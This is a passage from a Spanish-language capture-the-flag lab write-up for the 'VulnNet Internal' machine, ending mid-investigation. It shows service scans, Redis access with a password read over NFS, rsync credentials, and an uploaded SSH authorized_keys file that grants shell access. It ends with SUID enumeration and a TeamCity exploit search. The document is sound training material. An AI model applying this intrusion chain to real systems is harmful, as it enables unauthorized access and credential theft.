Vulnnet - Internal

miércoles, 5 de mayo de 2021 18:17

VulnNet Entertainment es una empresa que aprende de sus errores. Rápidamente se dieron cuenta de que no podían crear una aplicación web debidamente protegida, por lo que abandonaron esa idea. En cambio, decidieron establecer servicios internos con fines comerciales. Como de costumbre, tiene la tarea de realizar una prueba de penetración de su red e informar sus hallazgos.

Dificultad: Fácil / Media
Sistema operativo: Linux

Esta máquina fue diseñada para ser todo lo contrario de las máquinas anteriores de esta serie y se centra en los servicios internos. Se supone que le muestra cómo puede recuperar información interesante y usarla para obtener acceso al sistema. Informe sus hallazgos enviando las banderas correctas.

Nota: Todos los servicios pueden tardar entre 3 y 5 minutos en iniciarse.

Nmap

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-05 23:20 BST
Nmap scan report for internal.thm (10.10.28.218)
Host is up (0.00043s latency).

PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5e:27:8f:48:ae:2f:f8:89:bb:89:13:e3:9a:fd:63:40 (RSA)
|   256 f4:fe:0b:e2:5c:88:b5:63:13:85:50:dd:d5:86:ab:bd (ECDSA)
|_  256 82:ea:48:85:f0:2a:23:7e:0e:a9:d9:14:0a:60:2f:ad (EdDSA)
111/tcp   open     rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      50247/tcp  mountd
|   100005  1,2,3      59908/udp  mountd
|   100021  1,3,4      37017/udp  nlockmgr
|   100021  1,3,4      40343/tcp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
873/tcp   open     rsync       (protocol version 31)
2049/tcp  open     nfs_acl     3 (RPC #100227)
6379/tcp  open     redis       Redis key-value store
9090/tcp  filtered zeus-admin
34023/tcp open     mountd      1-3 (RPC #100005)
40343/tcp open     nlockmgr    1-4 (RPC #100021)
42135/tcp open     mountd      1-3 (RPC #100005)
50247/tcp open     mountd      1-3 (RPC #100005)
MAC Address: 02:A9:91:F3:C4:F9 (Unknown)
Aggressive OS guesses: Linux 3.8 (95%)
Service Info: Host: VULNNET-INTERNAL; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: VULNNET-INTERNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: vulnnet-internal
|   NetBIOS computer name: VULNNET-INTERNAL\x00
|   Domain name: \x00
|   FQDN: vulnnet-internal
|_  System time: 2021-05-06T00:20:53+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-05 23:20:53
|_  start_date: 1600-12-31 23:58:45
```

Enum4linux

```
# enum4linux 10.10.28.218
 ==========================================================
|    Enumerating Workgroup/Domain on 10.10.28.218    |
 ==========================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 10.10.28.218    |
 ============================================
Looking up status of 10.10.28.218
      VULNNET-INTERNA <00> -         B <ACTIVE>  Workstation Service
      VULNNET-INTERNA <03> -         B <ACTIVE>  Messenger Service
      VULNNET-INTERNA <20> -         B <ACTIVE>  File Server Service
      WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
      WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

      MAC Address = 00-00-00-00-00-00

 ========================================
|    Getting domain SID for 10.10.28.218    |
 ========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ====================================
|    OS information on 10.10.28.218    |
 ====================================
[+] Got OS info for 10.10.28.218 from smbclient:
```

```
[+] Got OS info for 10.10.28.218 from srvinfo:
      VULNNET-INTERNAWk Sv PrQ Unx NT SNT vulnnet-internal server (Samba, Ubuntu)
      platform_id     :       500
      os version      :       6.1
      server type     :       0x809a03

 ========================================
|    Share Enumeration on 10.10.28.218    |
 ========================================
WARNING: The "syslog" option is deprecated

      Sharename       Type      Comment
      ---------       ----      -------
      print$          Disk      Printer Drivers
      shares          Disk      VulnNet Business Shares
      IPC$            IPC       IPC Service (vulnnet-internal server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server               Comment
      ---------            -------

      Workgroup            Master
      ---------            -------
      WORKGROUP

[+] Attempting to map shares on 10.10.28.218
//10.10.28.218/print$   Mapping: DENIED, Listing: N/A
//10.10.28.218/shares   Mapping: OK, Listing: OK
//10.10.28.218/IPC$     [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
 ===========================================================================
|    Users on 10.10.28.218 via RID cycling (RIDS: 500-550,1000-1050)    |
 ===========================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1569020563-4280465252-527208056
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\sys-internal (Local User)
[+] Enumerating users using SID S-1-5-21-1569020563-4280465252-527208056 and logon username '',
password ''
S-1-5-21-1569020563-4280465252-527208056-500 *unknown*\*unknown* (8)
S-1-5-21-1569020563-4280465252-527208056-501 VULNNET-INTERNAL\nobody (Local User)
S-1-5-21-1569020563-4280465252-527208056-513 VULNNET-INTERNAL\None (Domain Group)


enum4linux complete on Wed May  5 23:20:43 2021
```

Port111: NFS (rpcbind)

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.28.218

Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-06 01:34 BST
Nmap scan report for internal.thm (10.10.28.218)
Host is up (0.00017s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /opt/conf
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2021-02-02T11:19:46  .
| rwxr-xr-x   0    0    4096  2021-02-02T09:28:11  ..
| rwxr-xr-x   0    0    4096  2021-02-02T09:32:57  hp
| rwxr-xr-x   0    0    4096  2021-02-02T09:35:15  init
| rwxr-xr-x   0    0    4096  2021-02-02T09:36:08  opt
| rwxr-xr-x   0    0    4096  2021-02-02T09:30:34  profile.d
| rwxr-xr-x   0    0    4096  2021-02-02T11:19:46  redis
| rwxr-xr-x   0    0    4096  2021-02-02T09:30:59  vim
| rwxr-xr-x   0    0    4096  2021-02-02T09:38:32  wildmidi
|_
| nfs-showmount:
|_  /opt/conf *
| nfs-statfs:
|   Filesystem  1K-blocks   Used       Available  Use%  Maxfilesize  Maxlink
|_  /opt/conf   11309648.0  7438896.0  3276528.0  70%   16.0T        32000
MAC Address: 02:A9:91:F3:C4:F9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

Montamos el filesystem y encontramos que hay archivos de configuración. No es posible modificarlos, por lo que lo dejaremos así mientras seguimos enumerando.

Port445: SMB

```
Es posible descargar de aquí la flag de services
            # smbclient -N -L 10.10.28.218
            WARNING: The "syslog" option is deprecated

                  Sharename       Type      Comment
                  ---------       ----      -------
                  print$          Disk      Printer Drivers
                  shares          Disk      VulnNet Business Shares
                  IPC$            IPC       IPC Service (vulnnet-internal server (Samba, Ubuntu))

            root@ip-10-10-45-50:~# smbclient -N //10.10.28.218/shares
            WARNING: The "syslog" option is deprecated
            Try "help" to get a list of possible commands.
            smb: \> ls
              .                                   D        0  Tue Feb  2 09:20:09 2021
              ..                                  D        0  Tue Feb  2 09:28:11 2021
              temp                                D        0  Sat Feb  6 11:45:10 2021
              data                                D        0  Tue Feb  2 09:27:33 2021

                            11309648 blocks of size 1024. 3276528 blocks available
            smb: \> cd temp
            smb: \temp\> ls
              .                                   D        0  Sat Feb  6 11:45:10 2021
              ..                                  D        0  Tue Feb  2 09:20:09 2021
              services.txt                        N       38  Sat Feb  6 11:45:09 2021

                            11309648 blocks of size 1024. 3276528 blocks available
            smb: \temp\> get services.txt
            getting file \temp\services.txt of size 38 as services.txt (12.4 KiloBytes/sec) (average 12.4
            KiloBytes/sec)
            smb: \temp\> cd ..
            smb: \> cd data
            smb: \data\> ls
              .                                   D        0  Tue Feb  2 09:27:33 2021
              ..                                  D        0  Tue Feb  2 09:20:09 2021
              data.txt                            N       48  Tue Feb  2 09:21:18 2021
              business-req.txt                    N      190  Tue Feb  2 09:27:33 2021
```

```
                11309648 blocks of size 1024. 3276528 blocks available
smb: \data\> get data.txt
getting file \data\data.txt of size 48 as data.txt (23.4 KiloBytes/sec) (average 16.8
KiloBytes/sec)
smb: \data\> get business-req.txt
getting file \data\business-req.txt of size 190 as business-req.txt (4.3 KiloBytes/sec)
(average 5.6 KiloBytes/sec)
smb: \data\> exit
```

cat business-req.txt
We just wanted to remind you that we\u2019re waiting for the DOCUMENT you agreed to send us so we can complete the TRANSACTION we discussed.
If you have any questions, please text or phone us.

cat data.txt
Purge regularly data that is not needed anymore

Port 6379: Redis
https://book.hacktricks.xyz/pentesting/6379-pentesting-redis

```
nc -vn 10.10.10.10 6379
redis-cli -h 10.10.10.10 # sudo apt-get install redis-tools
```

The **first command** you could try is `info`. It **may return output with information** of the Redis instance **or something** like the following is returned:

```
-NOAUTH Authentication required.
```

In this last case, this means that **you need valid credentials** to access the Redis instance.

Redis Authentication

By default Redis can be accessed **without credentials**. However, it can be **configured** to support **only password, or username + password**.
It is possible to **set a password** in ***redis.conf*** file with the parameter `requirepass` **or temporary** until the service restarts connecting to it and running: `config set requirepass p@ss$12E45`.
Also, a **username** can be configured in the parameter `masteruser` inside the ***redis.conf*** file.

> If only password is configured the username used is "**default**".
> Also, note that there is **no way to find externally** if Redis was configured with only password or username+password.

nmap --script redis-info -sV -p 6379 <IP> : NO RESULTS
nc -vn 10.10.10.10 6379

```
root@ip-10-10-45-50:~# nc -vn 10.10.28.218 6379
Connection to 10.10.28.218 6379 port [tcp/*] succeeded!
INFO
-NOAUTH Authentication required.
INFO
-NOAUTH Authentication required.
```

Tenemos la respuesta esperada. Necesitamos credenciales.
Afortunadamente, tal como explica el texto de hacktricks, la credenciall puede estar en el archivo de configuración, del cual tenemos acceso por el NFS

```
root@ip-10-10-45-50:/mnt/tmp/redis# cat redis.conf | grep requirepass
# If the master is password protected (using the "requirepass" configuration
requirepass "B65Hx562F@ggAZ@F"
# requirepass foobared
root@ip-10-10-45-50:/mnt/tmp/redis#
```

Dado que no está configurado el username, usaremos dafault tal como sugiere el texto.

```
root@ip-10-10-45-50:~# nc -vn 10.10.28.218 6379
Connection to 10.10.28.218 6379 port [tcp/*] succeeded!
INFO
-NOAUTH Authentication required.
INFO
-NOAUTH Authentication required.
auth default B65Hx562F@ggAZ@F
-ERR wrong number of arguments for 'auth' command
AUTH
-ERR wrong number of arguments for 'auth' command
auth B65Hx562F@ggAZ@F
+OK
INFO
$2758
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-135-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:523
run_id:a57b81bf33005886407b9d4a866f89d803198f48
tcp_port:6379
```

auth B65Hx562F@ggAZ@F

```
INFO
$2758
```

```
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-135-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:523
run_id:a57b81bf33005886407b9d4a866f89d803198f48
tcp_port:6379
uptime_in_seconds:10486
uptime_in_days:0
hz:10
lru_clock:9650762
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:842512
used_memory_human:822.77K
used_memory_rss:2789376
used_memory_rss_human:2.66M
used_memory_peak:842512
used_memory_peak_human:822.77K
used_memory_peak_perc:100.12%
used_memory_overhead:832358
used_memory_startup:782432
used_memory_dataset:10154
used_memory_dataset_perc:16.90%
total_system_memory:2087923712
total_system_memory_human:1.94G
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:3.31
mem_allocator:jemalloc-3.6.0
active_defrag_running:0
lazyfree_pending_objects:0

# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1620253012
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0

# Stats
total_connections_received:8
total_commands_processed:1
instantaneous_ops_per_sec:0
total_net_input_bytes:158
total_net_output_bytes:377
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
expired_stale_perc:0.00
expired_time_cap_reached_count:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:0
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
active_defrag_key_hits:0
active_defrag_key_misses:0

# Replication
role:master
connected_slaves:0
master_replid:b44ba8ff95ad41c277c18eee56754ef4a2a95948
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:0
second_repl_offset:-1
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:5.43
used_cpu_user:5.33
used_cpu_sys_children:0.00
used_cpu_user_children:0.00

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=5,expires=0,avg_ttl=0

client list
$153
id=10 addr=10.10.45.50:50866 fd=8 name= age=1164 idle=0 flags=N db=0 sub=0 psub=0 multi=-1
qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=client

CONFIG GET *
*178
$10
dbfilename
$8
dump.rdb
$11
requirepass
$16
```

```
B65Hx562F@ggAZ@F
$10
masterauth
$0

$19
cluster-announce-ip
$0

$10
unixsocket
$0

$7
logfile
$31
/var/log/redis/redis-server.log
$7
pidfile
$31
/var/run/redis/redis-server.pid
$17
slave-announce-ip
$0

$9
maxmemory
$1
0
$18
proto-max-bulk-len
$9
536870912
$25
client-query-buffer-limit
$10
1073741824
$17
maxmemory-samples
$1
5
$14
lfu-log-factor
$2
10
$14
lfu-decay-time
$1
1
$7
timeout
$1
0
$29
active-defrag-threshold-lower
$2
10
$29
active-defrag-threshold-upper
$3
100
$26
active-defrag-ignore-bytes
$9
104857600
$23
active-defrag-cycle-min
$2
25
$23
active-defrag-cycle-max
$2
75
$27
auto-aof-rewrite-percentage
$3
100
$25
auto-aof-rewrite-min-size
$8
67108864
$24
hash-max-ziplist-entries
$3
512
$22
hash-max-ziplist-value
$2
64
$21
list-max-ziplist-size
$2
-2
$19
list-compress-depth
$1
0
$22
set-max-intset-entries
$3
512
$24
zset-max-ziplist-entries
$3
128
$22
zset-max-ziplist-value
$2
64
$20
hll-sparse-max-bytes
$4
3000
$14
lua-time-limit
$4
5000
$23
slowlog-log-slower-than
$5
10000
$25
latency-monitor-threshold
$1
0
$15
slowlog-max-len
$3
128
$4
port
$4
6379
$21
cluster-announce-port
```

```
$1
0
$25
cluster-announce-bus-port
$1
0
$11
tcp-backlog
$3
511
$9
databases
$2
16
$22
repl-ping-slave-period
$2
10
$12
repl-timeout
$2
60
$17
repl-backlog-size
$7
1048576
$16
repl-backlog-ttl
$4
3600
$10
maxclients
$5
10000
$15
watchdog-period
$1
0
$14
slave-priority
$3
100
$19
slave-announce-port
$1
0
$19
min-slaves-to-write
$1
0
$18
min-slaves-max-lag
$2
10
$2
hz
$2
10
$20
cluster-node-timeout
$5
15000
$25
cluster-migration-barrier
$1
1
$29
cluster-slave-validity-factor
$2
10
$24
repl-diskless-sync-delay
$1
5
$13
tcp-keepalive
$3
300
$29
cluster-require-full-coverage
$3
yes
$25
cluster-slave-no-failover
$2
no
$25
no-appendfsync-on-rewrite
$2
no
$22
slave-serve-stale-data
$3
yes
$15
slave-read-only
$3
yes
$27
stop-writes-on-bgsave-error
$3
yes
$9
daemonize
$3
yes
$14
rdbcompression
$3
yes
$11
rdbchecksum
$3
yes
$15
activerehashing
$3
yes
$12
activedefrag
$2
no
$14
protected-mode
$3
yes
$24
repl-disable-tcp-nodelay
$2
no
$18
repl-diskless-sync
$2
no
$29
```

```
aof-rewrite-incremental-fsync
$3
yes
$18
aof-load-truncated
$3
yes
$20
aof-use-rdb-preamble
$2
no
$22
lazyfree-lazy-eviction
$2
no
$20
lazyfree-lazy-expire
$2
no
$24
lazyfree-lazy-server-del
$2
no
$16
slave-lazy-flush
$2
no
$16
maxmemory-policy
$10
noeviction
$8
loglevel
$6
notice
$10
supervised
$2
no
$11
appendfsync
$8
everysec
$15
syslog-facility
$6
local0
$10
appendonly
$2
no
$3
dir
$14
/var/lib/redis
$4
save
$21
900 1 300 10 60 10000
$26
client-output-buffer-limit
$67
normal 0 0 0 slave 268435456 67108864 60 pubsub 33554432 8388608 60
$14
unixsocketperm
$1
0
$7
slaveof
$0

$22
notify-keyspace-events
$0

$4
bind
$11
0.0.0.0 ::1

# nc -vn 10.10.28.218 6379
Connection to 10.10.28.218 6379 port [tcp/*] succeeded!
auth B65Hx562F@ggAZ@F
+OK
select 0
+OK
keys *
*5
$13
internal flag
$3
int
$8
authlist
$10
marketlist
$3
tmp
get 'internal flag'
$37
THM{..config }
```

Mi compañero @Mellon me ayudó con unos comandos que podría llegar a ser útiles dado el mensaje recién decifrado.

rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@TW@Bc72v

rsync -av rsync://rsync-connect@internal.thm/files ./data
esto descarga el contenido de files en el directorio local ./data

Una vez terminado el dump, podemos ver la flag de user.

Interesante es ver que lo descargado es el contenido del home del equipo victima.
Encontramos a sys-internal como usuario y dentro un directorio vacío de .ssh

Entonces sabiendo que rsync sincroniza tanto de local a server como viceversa, generamos un authorized_keys

```
root@ip-10-10-202-254:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:0I9mqbQ/NJE68/1/DLFqZccNKnwLDLLd4NiHc9XmARc root@ip-10-10-202-254
The key's randomart image is:
+---[RSA 2048]----+
|              E. |
|       .    . .  |
|      . ..   +   |
|      ..=+  . *  |
|      .OSO.. + *.|
|     .*=O O o * +|
|      o= * + = + |
|       .o . +   o|
|        .. o.... |
+----[SHA256]-----+
root@ip-10-10-202-254:~# cp .ssh/id_rsa.pub .ssh/authorized_keys
```

Copio el **contenido de mi .ssh** a la carpeta dentro de data y dado que el resto del contenido descargado tenía permisos para ubuntu:ubuntu, simulamos los mismos permisos para este archivo y Ejecutamos el comando para sincronizar, esta vez desde el local al server

```
root@ip-10-10-202-254:~# chown ubuntu:ubuntu data/sys-internal/.ssh/authorized_keys
root@ip-10-10-202-254:~# rsync -av /root/data/sys-internal/.ssh/ rsync://rsync-connect@internal.
thm/files/sys-internal/.ssh/
Password:
sending incremental file list
authorized_keys

sent 136 bytes  received 41 bytes  50.57 bytes/sec
total size is 403  speedup is 2.28
```

Finalmente intentamos logueanos por ssh y usuario sys-internal con éxito

```
root@ip-10-10-202-254:~# ssh sys-internal@internal.thm -i .ssh/id_rsa
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

541 packages can be updated.
342 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connect
ion or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sys-internal@vulnnet-internal:~$
```

Al final, al revisar el directorio .ssh notamos que quizá no fue necesario cambiar el permiso. Bastaba con dejarlo de lectura para todos.

```
sys-internal@vulnnet-internal:~/.ssh$ ls -lha
total 28K
drwxrwxr-x  3 sys-internal sys-internal 4.0K Feb  6 12:43 .
drwxr-xr-x 19 sys-internal sys-internal 4.0K May  7 03:53 ..
-rw-r--r--  1 sys-internal sys-internal  403 May  7 03:40 authorized_keys
drwx------  3 sys-internal sys-internal 4.0K Feb  1 13:51 data
-rw-------  1 sys-internal sys-internal 1.7K May  7 03:55 id_rsa
-rw-------  1 sys-internal sys-internal  403 May  7 03:55 id_rsa.pub
-rw-------  1 sys-internal sys-internal  444 May  7 03:55 known_hosts
```

```
find / -perm -u=s 2>/dev/null
/bin/mount
/bin/fusermount
/bin/ping
/bin/ntfs-3g
/bin/su
/bin/umount
/usr/local/bin/sudo
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/pkexec
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/sbin/mount.nfs
sys-internal@vulnnet-internal:/TeamCity$ find / -perm -g=s 2>/dev/null
/usr/share/ppd/custom
/usr/local/share/fonts
/usr/local/share/emacs
```

```
/usr/local/share/emacs/site-lisp
/usr/local/lib/python3.6
/usr/local/lib/python3.6/dist-packages
/usr/local/lib/python2.7
/usr/local/lib/python2.7/site-packages
/usr/local/lib/python2.7/dist-packages
/usr/bin/expiry
/usr/bin/mlocate
/usr/bin/bsd-write
/usr/bin/wall
/usr/bin/crontab
/usr/bin/chage
/usr/bin/ssh-agent
/sbin/pam_extrausers_chkpwd
/sbin/unix_chkpwd
/run/redis
/etc/chatscripts
/etc/ppp/peers
/var/crash
/var/local
/var/mail
/var/log/journal
/var/log/journal/c653d315c54643d090baf2ee9f940fc1
/var/metrics
sys-internal@vulnnet-internal:/TeamCity$ id
uid=1000(sys-internal) gid=1000(sys-internal) groups=1000(sys-internal),24(cdrom)
```

```
Parece no haber nada interesante
```

Enumerando el disco aparece un directorio interesante TeamCity

```
sys-internal@vulnnet-internal:/TeamCity$ ls
bin          buildAgent  devPackage  licenses  service.properties   temp               webapps
BUILD_85899  conf        lib         logs      TeamCity-readme.txt  Tomcat-running.txt  work
sys-internal@vulnnet-internal:/TeamCity$ cat TeamCity-readme.txt
This is the JetBrains TeamCity home directory.

To run the TeamCity server and agent using a console, execute:
* On Windows: `.\bin\runAll.bat start`
* On Linux and macOS: `./bin/runAll.sh start`

By default, TeamCity will run in your browser on `http://localhost:80/` (Windows) or `http://loc
alhost:8111/` (Linux, macOS). If you cannot access the default URL, try these Troubleshooting ti
ps: https://www.jetbrains.com/help/teamcity/installing-and-configuring-the-teamcity-server.html#
Troubleshooting+TeamCity+Installation.

For evaluation purposes, we recommend running both server and agent. If you need to run only the
 TeamCity server, execute:
* On Windows: `.\bin\teamcity-server.bat start`
* On Linux and macOS: `./bin/teamcity-server.sh start`

For licensing information, see the "licenses" directory.

More information:
TeamCity documentation: https://www.jetbrains.com/help/teamcity/teamcity-documentation.html
TeamCity product page: https://www.jetbrains.com/teamcity/sys-internal@vulnnet-internal:/TeamCit
y$ nc
```

```
./bin/runAll.sh start
-bash: ./bin/runAll.sh: Permission denied
```

Que además podría ser explotable

```
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
JetBrains TeamCity 2018.2.4 - Remote Code Exe | java/remote/47891.txt
TeamCity < 9.0.2 - Disabled Registration Bypa | multiple/remote/46514.js
TeamCity Agent - XML-RPC Command Execution (M | multiple/remote/45917.rb
TeamCity Agent XML-RPC 10.0 - Remote Code Exe | php/webapps/48201.py
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
cat /proc/net/tcp | awk '{print $2}' | cut -d\: -f2 | sort -u >/tmp/lista
for i in $(cat /tmp/lista); do echo -n "$i: ";python -c "print 0x$i";done
0016: 22
0035: 53
006F: 111
008B: 139
01BD: 445
0277: 631
0369: 873
0801: 2049
18EB: 6379
8909: 35081
97DB: 38875
BF1F: 48927
DFCB: 57291
```

El servicio TeamCity se ejecuta en el puerto 8111 según indica el manual, pero aparentemente no está activo.
Al revisar el primer exploit indica que es para windows, por lo que se descarta.

```
$ps -aux
root       569  0.0  0.0   4628   644 ?        S    02:50   0:00 sh teamcity-server.sh
_start_internal
root       576  0.0  0.0   4752  1656 ?        S    02:50   0:00 sh /TeamCity/bin/teamcity-server-
restarter.sh run
```


Así que hago la prueba directamente al puerto, teniendo éxito


```
sys-internal@vulnnet-internal:/TeamCity$ nc localhost 8111


asd
HTTP/1.1 400
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 435
Date: Sun, 09 May 2021 22:42:40 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 400 – Bad Request</title
><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3,
b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16p
x;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;
background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400 –
 Bad Request</h1></body></html>
sys-internal@vulnnet-internal:/TeamCity$
```

Aparentemente sí está corriendo en el servidor, por lo que podría ser el vector final.
En el directorio LOGS encontré algo que puede ser útil

